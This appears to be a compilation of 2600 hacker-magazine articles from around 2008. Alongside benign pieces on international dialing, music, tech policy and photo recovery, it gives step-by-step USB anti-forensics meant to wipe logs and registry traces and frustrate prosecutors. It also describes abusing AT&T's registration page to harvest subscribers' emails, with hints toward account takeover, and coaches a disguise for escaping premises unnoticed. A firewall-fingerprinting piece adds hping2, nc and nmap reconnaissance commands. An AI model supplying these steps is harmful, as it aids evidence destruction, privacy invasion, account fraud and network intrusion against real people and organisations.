Prior to going through any sort of transformation, my typical appearance would be an Asian-American computer nerd with a shaved head, contact lenses, a little facial stubble, jeans and a plain t-shirt. I have a pretty plain description, but this is good. Why? When you are disguising yourself, you should think as if you are a blank page on an easel. All additions are details that hide the white space.

The Change

If you have the option to go to the nearest restroom, by all means, take it! Here, you can take the time to start from the bottom up. If I'm wearing pants, my change of clothing would usually consist of shorts. My t-shirt would be replaced with a short-sleeve, button-down, collared shirt. I would use the razor to shave what little stubble I had, and I'd replace my contacts with my glasses. Finally, I put on my hat and the wrist watch, and I am ready to go.

After Look

Now, my hat is covering my shaved head. My glasses alter the overall shape of my face, which is also a bit smoother now. My clothes are completely changed from what I started with, and the wrist watch adds a little extra detail. People in general do not have an eye for detail, which is why you need to have this skill. Take the time to analyze your features or traits. Then, see how well you can change them on the fly. Can anyone say Superman? All he did was take his glasses off.

The Next Step

Logically, the next thing you need to do is get the hell out! Pack your things nice and neatly, and leave immediately. It is important to note here that this is a quick disguise used for even quicker escapes. If someone stares at you long enough, it can spell disaster for you. How can you make a quick escape without running or even seeming like you're in a rush? This is where your notebook or reading material comes into play. You can use your notebook and pen to walk around in the general direction of your exit as if taking notes. This may add a look of authority to you; hopefully, it will be at least enough not to be challenged about your presence. The reading material can be used to make an incremental progression to the door. It may be cliché in movies, but just sitting down with your disguise and reading for a little bit can evade people who are just passing by. You don't have to cover your face and cut out a hole to see through your material. That's just nonsense.

Points to Consider

There are a few things you might want to do to help make your escape as easy and trouble-free as possible. First, try to avoid leaving the premises from the same place you entered. Your disguise should match your environment, so if you're in a business environment, clothes that are business to business casual would be a wise decision. Pack as lightly and as cheaply as possible. If you have to ditch your supplies after the transformation, it would be best not to carry brand name items. And, finally, from beginning to end, bring little to no attention to yourself.

Advanced Techniques

If you have ever taken a formal acting class, or if you think that you can pull it off, you can try disguising your demeanor as well. This can be done for example with a slight limp or by hunching while you walk. Whether or not you need to talk to anyone before you leave, you might want to keep the idea of changing your voice inflection in the back of your mind. Your new voice can fit your new personality if you want to take it that far.

Last Words

Remember that disguises are subtle, but at the same time detailed. An effective disguise is subtle enough not to bring attention, but detailed enough to evade familiarity to anyone who saw you previously.

Suggested Reading

The Spy's Guide: Office Espionage
Mind Manipulation by Dr. Haha Lung

Shout outs: #telephreak, #ca2600, #nv2600, #infoinject, gid, bgm, sneaksy, isfbf702, ch0pst1x, Yasumoto.

AT&T Wireless Customer Information

by Frater Perdurabo

I got home from work last night and saw an odd number on my caller ID: "UNKNOWN NAME, (812)-123-4567." As paranoid as I am, I put on my foil helmet and decided to see what I could do to find out who the number belonged to. After visiting a handful of sites which promised results but which I really didn't want to pay for, I decided to see what I could do with the wireless providers' websites themselves.

I didn't know which provider owned the exchange, so I went through a few and found that it was owned by AT&T. `Whitepages.com` will give you some information about an exchange, usually including the city and state and sometimes the provider, so it may be worth a shot.

After a quick scan of the AT&T Wireless home page, I found out how to get the information I wanted. Here's what to do:

Fire up your web browser, go to `http://wireless.att.com/`, and click on "Sign in to your account." Next, click the "Get Started" link for new user registration. The next page will ask for "your"cell phone number. Put in the AT&T cell number that you would like a little more info on, and one of a few things will happen:

1. If the phone number in question is one of AT&T's prepaid "GoPhone" numbers, you will get a page with another link and instructions to log in through the GoPhone portal.
2. If the subscriber has already registered their phone with the site, you will simply get a message to that effect.
3. Or, if the subscriber has yet to register, you will be directed to a sign-up page. In many cases, this will include one or more of the email addresses that the subscriber provided when he or she began to contract with AT&T.

Obviously, this is poor handling of customer information. How many people do you know with an email address in the format `firstname_lastname123➥@provider.com`? It turns out that this was the case with the number in question. I now knew that my fiancé's former coworker had called her, wondering how she was doing. I removed my tinfoil hat.

Additionally (and this is where things can get really fun), one only needs the last four digits of the subscriber's social security number to complete the registration process and be able to check the subscriber's mail, change their voicemail password, or order additional crap from AT&T to be charged on their bill. While I don't know where one would be able to acquire someone's SSN with only a name, address, and phone number, I'm sure that at least one of you readers out there can lead the way. We're hackers, right?

Well, that's about it for now. If anyone else has info regarding other wireless providers' websites, feel free to submit it to *2600*, or maybe just bang your head against the walls of corporate policy in an attempt to tell them first.

Shout outs: Robert Anton Wilson, LSD, Dr. Grof. And, remember, Barack Obama is the only candidate to support Net Neutrality.

Setting Up Your Mobile Phone for International Dialing

by The Cheshire Catalyst
cheshire@2600.com

When putting overseas telephone numbers or US numbers you plan to call from overseas into the contact list or the address book of your mobile phone, please put the plus sign, "+", in front of the country code, rather than the US exit code of "011."

The "+" sign tells your phone to use the exit code of the country you're in. While in the USA, this will be "011," but in Europe and other parts of the world, it will be "00." The phone will check the current network, and insert the appropriate exit code. If an exit code is not required because you're inside the country in question, the call will go through as well.

When a friend of mine rented a phone on a recent trip to China, I sent him a text message. His reply came from "011 86" plus his local number. My message to him came from "00 1 NPA NXX XXXX". In other words, each network showed the user the Exit Code required to reach the other party from the network they were in. The "+" sign does the same job but doesn't need to be changed when you cross borders.

This use of the plus sign started back in the 1970s, when international businessmen went to print their phone numbers on their business cards. The International Telecommunications Union, an agency of the United Nations, published a standard for how phone numbers were to be represented. They realized that the PTTs (Post, Telephone and Telegraph) agencies of member states where governments ran the telecom agencies and the RPOAs (Recognized Private Operating Agencies) where private companies ran the works all had different requirements for how someone accessed International Direct Dialing. What was dialed was left to each national agency, but how to represent it was decided upon by the ITU.

This works pretty well, until you find that in Britain, they dial "0" for a long distance call and "00" for an international call. The problem was representing both schemes. So the zero in parenthesis was established. A London number would be represented as +44 (0) 845 555 2368, where the (0) would only be used within Great Britain, and dropped if dialed from outside the country.

This conflicts a bit with the American method of placing the NPA (Numbering Plan Area, better known as an area code) in parenthesis. The NPA which doesn't get dialed if you are within its geographical area. The other problem that came about, of course, was overlaying two or more NPAs within a single geographical area.

So, our British friend should be programmed in your phone as: +44 845 555 2368, and our American friends should be programmed as +1 311 555 2368

You can put your phone numbers into your mobile phone with or without the dash characters. Some phones put them in for you, but the ITU standard is to use spaces.

The Cheshire Catalyst (Richard Cheshire) is the former publisher of the notorious TAP Newsletter of the 1970s and 80s. He has also attended and volunteered at every HOPE Conference we've ever held.

Shout out: The mAltman.

USB ANTIFORENSICS

by briatych

Disclaimer: The information provided in this article is provided for educational purposes only; please do not use this information for illegitimate exploits. This article will show you how to eliminate USB traces for Windows 2000 and Windows XP machines.

During criminal investigations, forensic examiners commonly analyze USB activities. In fact, this sort of analysis is probably one of the very first procedures an investigator will perform during an investigation. When a USB removable device is connected to a system, information about that device is left in log files and in Windows registry entries, making very it easy for investigators, with or without forensic software, to identify USB devices such as flash drives, hard drives, iPods, and other electronic devices and for them to trace USB activity. When a device is connected, the Windows PnP manager queries the device's firmware and records the manufacturer information into the registry. This is done in order to locate the proper device driver. This process creates several artifacts which the forensic examiner can later discover. First, the OS records this information in the `setupapi.log` located in the operating system's default installation directory; i.e., `C:\WINNT\setupapi.log` on Windows 2000 and `C:\Windows\setupapi.log` on Windows XP. Second, the OS will create a registry entry under the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR` key.

In addition, event log entries are recorded in the Event Viewer. For Windows 2000 machines, event IDs 134, 135, and 160 are associated with USB removable devices. Event ID 134 is recorded when a USB device is connected to the computer, Event ID 135 is recorded when a USB device is disconnected from the computer, and Event ID 160 is recorded when a USB device is disconnected from the computer using the Unplug or Eject Hardware feature. Additionally, some system (`.sys`), dynamic link library (`.dll`), and executable (`.exe`) files are also accessed, leaving remnants of USB activity throughout the system.

From time to time, and for legitimate security reasons, a user may need to eliminate USB traces from a computer system. If you find yourself in this situation, the best way to go about doing this is described as follows:

1. Open up Windows Event Viewer. Right click on the System Log and select "Clear All Events." Since you are already there, you might as well clear out the Application and Security Logs.

2. Locate the `setupapi.log` file. Make sure not to delete this file; deleting this file may allow the forensic examiner to recover it. The best approach is to open the file using a text editor such as notepad, delete the information within the file by selecting its entire content of the file and deleting it, and then save the file.

3. Next, open the Windows registry editor. Navigate to the `CurrentControlSet\Enum` and delete the `USBSTOR` registry key. Do the same for all ControlSets (`CurrentControlSet`, `ControlSet001`, `ControlSet002`, and so on). Do not delete any other registry key, as this would make it obvious that someone was tampering with the registry. If you delete only the `USBSTOR` key, an examiner may instead assume that no USB device was connected to the system.

4. While still in the Windows registry, delete the registry key labeled "Mounted Devices." However, make sure to restart the computer afterwards. This will cause the system to recreate a new mounted device list; otherwise, this could raise a flag to the investigator as well.

5. Last, try running a full system virus scan, as this program will update all files' last access date. This will eliminate the issue with the last accessed dates of specific files such as "usbstor.sys" and "hotplug.dll" which are analyzed during criminal investigations.

It is important to point out that there are further remnants left throughout the system; however, these are not well-known to the average examiners, and probably not even to advanced examiners. You can go the extra mile by deleting the content of the `dllcache` and `prefetch` folders, and then running a full system maintenance routine: delete temporary files, run a disk defragmenter, and so on. With the above procedures you can make it very difficult for a prosecutor to substantiate a case based on forensic evidence of USB activity. In criminal cases, prosecutors can argue spoliation of evidence if they can show withholding, hiding, or destruction of evidence relevant to a legal proceeding. This is easy to argue if someone destroys or wipes a hard drive; however, it's more difficult for prosecutors to make such a showing when a routine cleaning and maintenance was performed in order to improve system performance.

Transmissions

by Dragorn

Wireless vulnerabilities aren't dead. We just stopped watching.

I'm sure we all thought we were done with this one - can there really be much more to be said about open wireless networks? Haven't we ridden that one off into the sunset once and for all? Apparently not, since while we were all recovering from HOPE (or going to Defcon), a credit card theft ring leveraging vulnerable wireless networks was busted for stealing tens of millions of credit card numbers along with customer information.

Eleven members of an international credit card ring were charged in Boston with stealing over 41 million credit card numbers from major U.S. retailers like Boston Market, Barnes and Noble, DSW, and the highly publicized TJ Maxx. Sound familiar? This is basically the same as the attack on Lowes Hardware, where three men pled guilty to installing sniffer software via the wireless network to capture credit card data. Remember that attack? Not really? Maybe because it happened *four years ago.* Seems like a lot of people forgot about it. What makes the latest attack unique is that, unlike the attempt at Lowes, this was both successful at capturing credit card information, and internationally organized, sending the credit card information overseas to servers in Ukraine, China, and Latvia.

How does this keep happening? Probably the usual: a combination of no (or obviously insufficient) network security, and insufficient segregation of the internal network. Forget "crunchy on the outside, chewy in the center." We're looking at sponge-like porosity of the network perimeter. Both the Lowes attack and these recent ones relied not only on a weak outer layer of security, but on an unstructured internal network where wireless users are allowed access to the point-of-sale network.

Just how weak is WEP? With modern attacks (aircrack-ptw) and a single associated client (needed to get an ARP frame), a WEP key can be cracked in about two minutes (regardless of 64 or 128 bit WEP). By capturing and re-injecting an ARP frame thousands of times, collecting enough encrypted data to derive the key becomes trivial. Other attacks implemented in the aircrack-ng suite expose other flaws in the WEP protocol, rendering nearly any network using WEP for protection vulnerable. This might not be a big deal for a home user - generally nothing you're doing is likely to be interesting enough to be worth cracking WEP and it's easier to move on to an open network if all you're looking for is Internet access to check email. For a corporation handling personal info and credit cards, simple WEP is hugely insufficient.

While WEP has been the basis for all of these attacks, none of them have truly relied on the wireless network; the lion's share of the blame falls on an apparently wide open network design inside the retailers. Combining the weakness of WEP with a poor internal network design will rarely end well. Some handheld inventory devices can only speak WEP, not having the computational power to support stronger encryption methods. But until these are phased out, it's critical that the wireless network is treated as a hostile, external network. There should be no reason for a wireless user to directly interface with the network holding the point-of-sale systems for credit card processing. But in all of these cases, the real work was done by a sniffer installed on the companies' systems handling credit card data. The wireless network was used only as a jumping-off point for infecting the rest of the network.

Of course, we can't lay all of the blame on the compromised companies... the PCI DSS (Payment Card Industry Data Storage Standard) recommends against using WEP, but allows it if additional security mechanisms are in place - or if it is 104 bit WEP with a 24 bit IV (aka good old fashioned WEP like we've already broken), MAC address filtering (really?), and rotating WEP keys quarterly (that's 170 days versus about two minutes to crack the new key). A company following these guidelines to the letter can still be massively exposed.

It's tempting to dismiss all of this as corporate level crime with no impact on any of us. Sure, there's the obvious upfront costs - reissuing and replacing the credit cards, dealing with the fraudulent items on the bills, items being ordered to new addresses tripping alarms - and I'd be done writing about this right there, except for two key points that are (largely) overlooked:

First: Most retailers offer their own branded credit cards, and delight in trying to get you to sign up for them when you make a purchase. At the point-of-sale terminal. With instant credit checking and validation. The information used to sign up for the card has to be transmitted to the credit card company somehow. While none of the articles mention what "personal information" beyond credit card numbers was compromised, it would seem perfectly plausible that enough information to apply for new cards at a different address was gathered. Most people reading *2600* ought to be savvy enough not to expose their personal information casually. Phishing attacks are pretty transparent, and identity-stealing trojans are fairly easy to avoid. But when the company issuing the credit card can't be trusted to secure the information, the game changes significantly.

Second: "What is your favorite color?" "What school did you graduate from?" "What is your home town?" Sound familiar? Sound like the sort of questions asked when changing the billing address on a credit card? Sounds a lot like what most people don't think twice about putting on a social networking site (rhymes with "Pie Face"), too. The thieves who steal credit card data in bulk would never bother to identify individuals. The final consumers of the stolen credit card numbers are now in possession of the account number, expiration details, full name, and, if you have an online presence with any identifiable information, potentially enough data to change your billing and shipping addresses without your knowledge.

A brief search through social networking sites showed no shortage of mentions of home towns, high schools, favorite colors (either explicitly or guessed via the general theme of the page), favorite bands - all of which, combined with stolen credit card details, could be sufficient for complex fraud.

So please: Stop using WEP. Now. Let it die. And design your networks so that they have more than one layer of security.

```
<?php
```

echo "Be Your Own DDNS Service Using PHP";

```
?>
```

by glider

The Problem

You want to set up a darknet for a few friends, and so you need to be able to give them a static IP address. Of course, your ISP switches your Internet-accessible IP address randomly and gives you a relatively useless dynamic IP. Yes, you can find a Dynamic DNS service that allows you to update a domain name as often as your ISP changes your IP, but either I picked a bad DDNS service or a lot of people have the same problem: more often than not, the domain name I had been given would timeout, leaving my friends disconnected. That's when I cobbled together a quick personal DDNS service, using less than 50 lines of code, most of which are PHP.

The Ingredients

To make this work, you'll need your own domain or web page with FTP access and PHP. You also need the ability to run PHP on your home machine. Finally, you need a command-line FTP utility on your home machine, such as the one included with Windows XP. I set my service up under Windows XP, running PHP under XAMPP (`xampp.org`).

Getting Your IP

This is the whole code of the PHP page you'll place somewhere on your domain, to sniff your IP:

```
$ip = $HTTP_SERVER_VARS["REMOTE_ADDR"];
echo $ip;
```

If you hit that page using a web browser, you'll get your current Internet-accessible IP as the result.

Sharing Your IP

This is the main bit of coding; it's also in PHP. In a nutshell, the script goes out to your page on the web, which returns your current IP. I chose to output this to a file on my home machine, then upload the file, which contains nothing but my IP, to my web server. I could have written the code on my server to log my IP when I hit the page, but the danger there is that some web robot, spider, or casual surfer might trip the page, writing the wrong IP address to the file. Anyway, here's the magic:

```
$url = "http://www.your-domain.com/
➥ip.php";
// this is the page on the web that
➥returns your IP
$fn = "C:\ip.txt";
// this is the file that you'll
➥write your IP to
$cmd = "ftp -s:E:\ipup.txt";
// this is the command-line
➥call to the FTP program

echo "Getting IP from $url...\n";
// open the web page and nab the IP
$fp = fopen($url,"r") or die;
$data = fread($fp, 4096);
fclose($fp);

// write the IP to the file for upload
$fnew = fopen($fn,"w+") or die;
echo "Writing $data to local file...\n";
if (is_writable($fn)) {
  if (!$handle = fopen($fn, 'wb')) {
➥     exit;
  }
  if (fwrite($handle,
$data) === FALSE) {
➥     exit;
  }
  fclose($handle);
}

echo "FTP-ing $data to
your-domain...\n";
shell_exec($cmd);
// this executes the FTP command that
➥ uploads the file you just wrote
```

Updating Your IP: The FTP Call

This part may be different for some people. This is the code in a text file that tells the FTP utility what to do. This file is called `ipup.txt` in the `$cmd` variable above. The lines that start with `"quote"` are commands to your FTP server once you're connected. To find the exact wording, I used the FireFTP plugin for Firefox, copied a file over to my domain, and took the commands from its log.

```
open www.your-domain.com
user-name
password
quote CWD /your-domain.com/new-directory
quote TYPE A
quote PASV
put C:\ip.txt
close
quit
```

The CWD command is just to change the directory once connected, so that my IP file gets saved somewhere other than the root directory of my domain.

Updating Your IP: The Service

So far, so easy. The problem is that you'd have to call the main PHP script every time you want to update your IP. Instead, you can schedule it as a Scheduled Task in Windows to run all day, every day, every 15 minutes. It's as simple as writing a one-line batch file:

```
C:\xampp\php\php.exe C:\sendip.php
```

You then schedule the task to run that "program" every 15 minutes.

The only problem is making the task run invisibly without having to go in and edit the Registry to set it up as a bona-fide service. The way it's set up now, the task will run, but a shell window will pop up every time it does so. It's only there for a few seconds, but it's really annoying every 15 minutes. To make it run invisibly, you need to run it using wscript, the Windows scripting language. Write this into a .vbs file:

```
CreateObject("Wscript.Shell").Run """ &
➥ WScript.Arguments(0) & """, 0, False
```

Then, change your scheduled task to call your script like this. The only danger is that if you don't test your script first and it fails, you'll never know about the failure.

```
C:\WINDOWS\system32\wscript.exe "C:\
➥invisible.vbs" "C:\sendip.bat"
```

Your script will now run invisibly every fifteen minutes, uploading your current IP address to your website as a text file. You can either tell your friends to hit that file to get your current IP address, or you can work it into a quick and easy PHP page that tells them the IP and also when the file was last updated. Hell, throw this on the page, too, and it'll ping your IP so they know if the connection is still good:

```
$fp = @fsockopen ($addy, $port,
$errno, $errstr, $timeout);
// $addy is your current IP, $port
➥is the port your client is using,
// $timeout is how long to
➥wait (2 is dandy)
if ($fp) {
echo "Connection good!"
@fclose($fp);
} else {
echo "Connection down."
}
```

Caveats

So, that's it! 48 lines of code over 5 files, by my count; that's with nicely-spaced PHP, and it includes the scheduled task call as a line of code. I didn't count the ping code, since it's not necessary. Who needs to give a third-party service any idea what you're up to or a DDNS updater app running in the background? But there are some caveats…

The FTP connection is not secure, so you're broadcasting your unencrypted FTP username and password every 15 minutes. Also, if your web host is stingy, they might limit the number of FTP connections you can make in a day. And, finally, you're putting your current IP address on the web. Weigh the odds, draw your own conclusions, and tweak the fix.

Discovering Firewalls

by suN8Hclf
suN8Hclf@vp.pl

0x00 Introduction

Setting up a firewall is one of the most important and basic elements of a security policy. They are used used to prevent unauthorized users from accessing protected computers and networks. Basically, firewalls can be divided into two groups: hardware firewalls and software ones. Hardware firewalls are often placed on the route between a protected network and Internet. Their task to analyze all network traffic. Then, on the basis of rules defined by system administrator, they decide what to do with every packet. These firewalls have also their own IP address. Software firewalls are just computer programs which monitor other applications. Such firewalls see if other programs want, for example, to establish a new connection, and then decide whether to allow them or not. Software firewalls very often block incoming connections from the "outside" internet.

I'll now describe a few techniques which can be used to determine if there is a firewall on the way to a target and then to discover the type and version of the firewall.

0x01 Discovering Firewalls

There are a few different methods you can use to see if there is a firewall between your computer and some remote host.

Basic traceroute: The traceroute program traces the route to a host using ICMP or UDP packets and the TTL field in the IP header. Most firewalls block ICMP requests and responses. Just type:

```
# traceroute www.server.com
...
3. router1.main.com
4. router2.main.com
5. * * *
...
```

As you can see, host 5 above has not sent us an ICMP response. So this host might be a firewall.

TCP traceroute: Now, we'll try to determine the IP address of the firewall. To do this, we have to go through the firewall, which is host 5 in our case. Most of them allow particular types of TCP traffic; therefore, we can try to send a TCP packet to a "popular" port such as 80, which is used for HTTP..

```
# hping2 -T -t 1 -S -p 80 www.server.com
...
hop=4 TTL 0 during transmit from
➥ip=10.1.1.225 name=router2.main.com
hop=5 TTL 0 during transmit from
➥ip=10.2.2.225 name=UNKNOWN
...
```

As you can see, we were able to go through, and we now know that the IP address of the firewall is 10.2.2.225 and that its name is unknown.

TTL differences: The TTL field is decremented every time an IP packet goes through a network device. Therefore, we can assume that if a server is protected by a firewall, every packet that comes from this server will have an TTL value different from packets which come directly from the firewall. To examine this, we can send one TCP packet to a port which we know that is open and one packet to a closed port. The first packet will look like this:

```
# hping2 -S -p 80 -c 1 www.server.com
...
len=46 ip=192.168.0.4 flags=SA DF seq=0
➥ttl=27 id=0 win=5820 rtt=9.2 ms
...
```

The second packet will look like this:

```
# hping2 -S -p 9999 -c 1 www.server.com
...
len=46 ip=192.168.0.4 flags=SA DF
➥seq=0 ttl=28 id=0 win=0 rtt=9.2 ms
...
```

The TTL value is 27 in the first example and 28 in the second. This is the most important evidence that `www.server.com` is behind a hardware firewall.

0x02 Identifying Firewalls

Now that we know the IP address of the firewall, we can try to determine the type and version of the firewall.

Simple banner grabbing: This is probably the best-known technique. Just telnet to the firewall and read all messages that sends in response. You can also use netcat:

```
# nc -vv firewall.main.com
```

TCP footprinting: Every operating system's IP stack differs in small ways from every other operating system's. The presence of software firewalls also changes the behavior of the IP stack in small ways. Knowing these differences can be a clue to determine the operating system or type of the firewall. There are lots of programs which are useful during this process, such as nmap, p0f, and xprobe. When we know the IP address of the firewall or simply the name of the server, we can use nmap to fingerprint it:

```
# nmap -sS -O www.server.com
# nmap -sS -O firewall.main.com
```

Deafult ports: Most firewalls use particular well-known ports for remote tasks such as remote administration, remote configuration, or remote logging. Here are some default ports which can aid in identifying the firewall: The Symantec Enterprise Firewall listens on TCP ports 888 and 2456, and the Checkpoint FW1-NG listens on TCP ports 256, 257, 18181, and 18190.

0x03 Conclusion

This article is only a small introduction to the fingerprinting of firewalls. This topic is very wide and, like port scanning or exploiting buffer overflows, very important to hackers.

Special thanks to Mr P. Sobczak, Mrs M. Domosud (for trust), M. Slaski, P. Jeda, P. Wieczorek, D. Zagalski, Oin, Die_Angel, and abwmiZ (for inspiration).

HACKING MUSIC

by Dr. Zoltan
drzoltan@drzoltan.com

The essence of hacking is exploration, led by curiosity. It is about figuring out the rules and then bending those rules to make something new.

Hackers are people who are just not satisfied with how a system seems to work from the outside. They find backdoors, flaws, and secret passages which expand the capacities of technology. They are always asking questions, pushing buttons to see what happens, stretching their understanding, taking things apart, and putting them back together.

In a similar way, many arbitrary rules of music can be broken. The fundamental act of doing something new with music is to ask the question, "Which of these supposed limitations can I dispose of?"

What has drawn me towards the hacker community is their desire to break the limitations of a system. Yet in the field of music, I have found that even among the fringe composers, there is an extreme fear of breaking those traditional limits.

But why? At least in music, if you insert a sour or dissonant note, the rest of the composition will remain intact. No big deal. This is not always so with technology, as there can be serious malfunctions. A computer system may cease to function if you remove any of its parts. In an art so seemingly arbitrary, why are composers so preoccupied with reinforcing the status quo? No one is going to die, no one will be injured, and no property will be damaged if some rules are bent.

In the mainstream culture of the United States, music is viewed with an anti-intellectual prejudice. Yet it is not only an art; it is also a science. The majority view music as an intuitively magic pill that makes them feel better on command. They avoid learning its rich vocabulary in the same way that a Luddite refuses to learn how a circuit board works. Just as with electronics, there is a science behind the art of music. You don't just throw electronic components together at random with no rhyme or reason and expect them to work, so why apply this blind method to music? Because consumers just want music on in the background while they are doing something else, the same way that they want their computer to function like a toaster or a car or other single-function appliance. Music just is not something they want to tinker with.

And that is fine. Not everyone wants to be a car mechanic; they just want to drive to work and leave the details to the mad scientists.

Yet a small handful of us **are** the mad scientists who need to point the microscope at some certain area of life. The hacker ethic of exploration and curiosity can be applied to music in very specific ways. Here are some examples.

The majority of the music heard on the radio is an endless series of measures (spaces of time) divided into two or four parts. What about dividing them into five? Or seven? What would that sound like? Further, what if you leave out some of those beats within the five or seven? These have very distinct and striking sounds that can become part of everyone's musical vocabulary. You can learn to recognize them just the same as a four-count measure, and you can do some very fascinating things with them. There are very few bands doing this sort of thing!

When programming music using sequencing software, why restrict yourself to the limitations of a human performer? When you are watching a sci-fi or fantasy movie like X-Men, you probably do not complain that real humans could never do that! With the help of computers, we can create incredible performances and combine sounds in ways that we previously could not. Yet, everyone is still stuck with guitar, bass, drums, and vocals, churning out the same old sounds. Again, very few people bother to use computers to create challenging music.

Did you know that almost all musical instruments are out of tune, due to equal temperament tuning? The harmonic overtones that occur in nature do not line up with a strict ruler of measurement that equally divides them into twelve divisions, which is how we have been dividing them since the time of Bach. Our entire vocabulary of consonance and dissonance was created by arbitrary rules based on this system. Yet we have the ability to program computers to break that barrier and arrange just-tempered harmonies that few people have experienced.

What the world needs is more people applying the hacker mentality to music, because just as there is more to a computer than porn, there is more to music than banging on a guitar.

We appear to be at one of those moments in history. At least in theory it seems like we've arrived at a turning point, where the opportunity exists for significant and lasting change to occur. This is not a time to be asleep.

The recent election that took place in the United States was historic for a number of reasons. For the first time, a member of a minority group was elected to the nation's highest office, an occurrence many never expected to see in their lifetimes. People from all over the country who had never before been involved in politics felt a new sense of hope and empowerment throughout the campaign, a feeling that culminated on Election Day when their victory became official. Unprecedented celebrations broke out throughout American cities and even in many foreign ones. This perception of true change, even if it never goes beyond a mere perception, has been inspiring and has given many of us an all too rare dose of optimism.

In the hacker/technological world, we have a particular reason to open our eyes. On a technical front, Barack Obama seems to get it, quite a bit more than his predecessors and opponents. He spoke out in favor of net neutrality years ago and seemed quite familiar with why it was important. His campaign clearly understood how to use high tech to their advantage, ranging from the widespread use of text messaging in order to reach supporters to embracing the Internet in getting the message out and rallying support. This is significant. Someone who has an actual grasp and comprehension of technology, along with its risks and essential freedoms, is poised to push policy in a direction that might benefit all of us. We could be on the verge of moving in a whole new direction.

Of course, we expect to be disappointed. Let us not forget how similar some of these hopes were in 1993, when the first Clinton administration took power. They were credited with moving the White House into the Information Age, replacing typewriters with computers, updating the phone system, and making technical competence the norm rather than the exception. But then, it wasn't too long before we were being faced with the Clipper Chip controversy.

For those who aren't familiar, implementation of this flavor of encryption (Clipper being for phones and phone systems) would have given the government the keys (literally) to all approved encrypted traffic with many fearing that any *other* kind of encryption would soon become illegal. It was all based on a closed system so nobody really knew how secure it was. The idea of just trusting the government to do the right thing didn't really sit well with anyone understanding what was at stake. Strong opposition from the rapidly growing Internet community and the emergence of public encryption tools such as PGP helped to keep this bad idea from ever taking off and the project officially died in 1996.

The Digital Telephony Law (or CALEA) made it orders of magnitude easier to tap telephone calls in digital switches. It was passed in 1994. The Digital Millennium Copyright Act (which *2600* was the first official victim of) became law in 1998 and created all sorts of restrictions and regulations on how people could use technology on their own computers or elsewhere, threatening the valued concepts

of fair use and reverse engineering.

There are more examples of bad legislation coming out of the Clinton years that served to set back technology, as well as stifle creativity and free speech. The point here is not to list them but merely to acknowledge the fact that having one side or another in power is no guarantee that things are going to move in a positive direction. We *certainly* don't have to list all of the bad ideas and precedents that came out of the last eight years on everything from border searches of laptops to increased domestic surveillance - each in the name of "homeland security" and each having absolutely no effect on anything truly dangerous, but all too much of an effect on our everyday lives and our perceptions of what constitutes normality. We can only hope that reversal and termination of some of these policies is high on the priority list of the new administration.

The lesson here is that possession of mere familiarity with technology doesn't mean that the people running things will act in a manner that's fair to the rest of us. Oftentimes it works in exactly the opposite way. Power and control do strange things to people, after all.

A great parallel can be seen in schools. Who will allow you to experiment and accomplish more on the school computer network? The teacher who knows next to nothing about the subject? Or the self-proclaimed expert? For those of us who feel comfortable working and playing with technology, being left alone and avoiding micromanagement is all we really need. But when those who imagine themselves in charge feel as if they don't have total control and understanding over every nuance of the environment they're supervising, that's when fear and irrational behavior take hold. In school we see that in the form of unreasonable restrictions and punishment. In the government, we see it as an obsession with surveillance and speech monitoring. Those in charge are always in fear of being eclipsed by the very people they're supposed to be controlling. And we don't expect that underlying trepidation to change.

That is not to say that we can't hang onto some optimism. A quote like this provides us with ample reason:

"The Internet is the most open network in history. We have to keep it that way. I will prevent network providers from discriminating in ways that limit the freedom of expression on the Internet. Because most Americans only have a choice of only one or two broadband carriers, carriers are tempted to impose a toll charge on content and services, discriminating against websites that are unwilling to pay for equal treatment. This could create a two-tier Internet in which websites with the best relationships with network providers can get the fastest access to consumers, while all competing websites remain in a slower lane. Such a result would threaten innovation, the open tradition and architecture of the Internet, and competition among content and backbone providers. It would also threaten the equality of speech through which the Internet has begun to transform American political and cultural discourse. Accordingly, network providers should not be allowed to charge fees to privilege the content or applications of some websites and Internet applications over others. This principle will ensure that the new competitors, especially small or non-profit speakers, have the same opportunity as incumbents to innovate on the Internet and to reach large audiences. I will protect the Internet's traditional openness to innovation and creativity and ensure that it remains a platform for free speech and innovation that will benefit consumers and our democracy."

Those remarks came from an interview Obama gave back in 2007. He clearly has a handle on what the Internet is about and the potential it promises, as well as the threat posed by those entities who want to create more controls and restrictions. It is essential that this idealism not be sacrificed to the powerful interests that stand to benefit from the reigning in of freedom. And that task falls to us - the people - to ensure that this promise is upheld.

For now, though, let us believe there is hope for some positive shifts in the road we've been going down. The worst thing we could do would be to resign ourselves to the opinion that change is never possible or that it can only occur when a phenomenal amount of conditions are met - which basically achieves the same effect as perpetual pessimism. Even in the best case scenario, we know there will be setbacks and policies that ultimately prove detrimental. But in this historic moment, there is great potential for steps to be taken and for a new beginning on a variety of levels. It will be worthwhile to pay close attention.

INTRODUCTION TO FORENSIC DATA RECOVERY

by Paradox

Recently while traveling in Cuba, I had the unfortunate luck of having an entire week's worth of photos inadvertently deleted from my digital camera's memory card. These photos were obviously not something I could have recreated and I hadn't yet been able to copy them off of the card onto the computer. Was all lost? No! By employing some basic computer forensics skills and some Linux kung-fu I was able to recover *all* of the lost photos.

First things first, we need to learn about what happens when you "delete" a file from a digital system like a computer, cellphone, camera, etc. While many hold the naive notion that a delete is final and that the bits go to the big /dev/null in the sky, it probably won't come as a surprise to many of you that this isn't the case at all.

While each filesystem handles deletion differently in technical implementation, the concept they utilize is the same. When you delete a file from the storage medium where your filesystem is located, the bits that your data is stored in are simply marked as "unused". Deletion by the definition of the word tends to imply an "overwriting" or "zeroing" procedure, i.e. actually getting rid of the data. Actually zeroing the bits that hold your to-be-deleted data would be a time intensive procedure; especially when you start to consider deletion of large files. The "mark as unused" solution accomplishes the same thing as far as the operating system is concerned; the data will *eventually* be overwritten by new data that is written to disk. This "eventually" clause is what we can exploit to save our data.

The first, and arguably, most important thing to take away from this over-simplified lesson on file deletion is that you must *immediately* disable writing to the device you wish to recover from. Operating systems and device firmware are complex and very large programs. They are constantly writing things to disk without your intervention. Background processes are swapped to disk, log files are being written to, and all sorts of data is being persisted. This all happens without your express desire! As mentioned, after deleting a file, the space it occupies is free game for anything that comes along needing disk space. Therefore, if a log file happens to be created immediately after you delete your file, there is a chance that some of that log file's data will end up overwriting your deleted file.

Thus the only way to be sure that your deleted data will remain in an uncorrupted and recoverable form is to immediately exit the operating system, shut down the device, pull the plug, eject the disk, and otherwise ensure that the device remains in a read-only state for the rest of this tutorial.

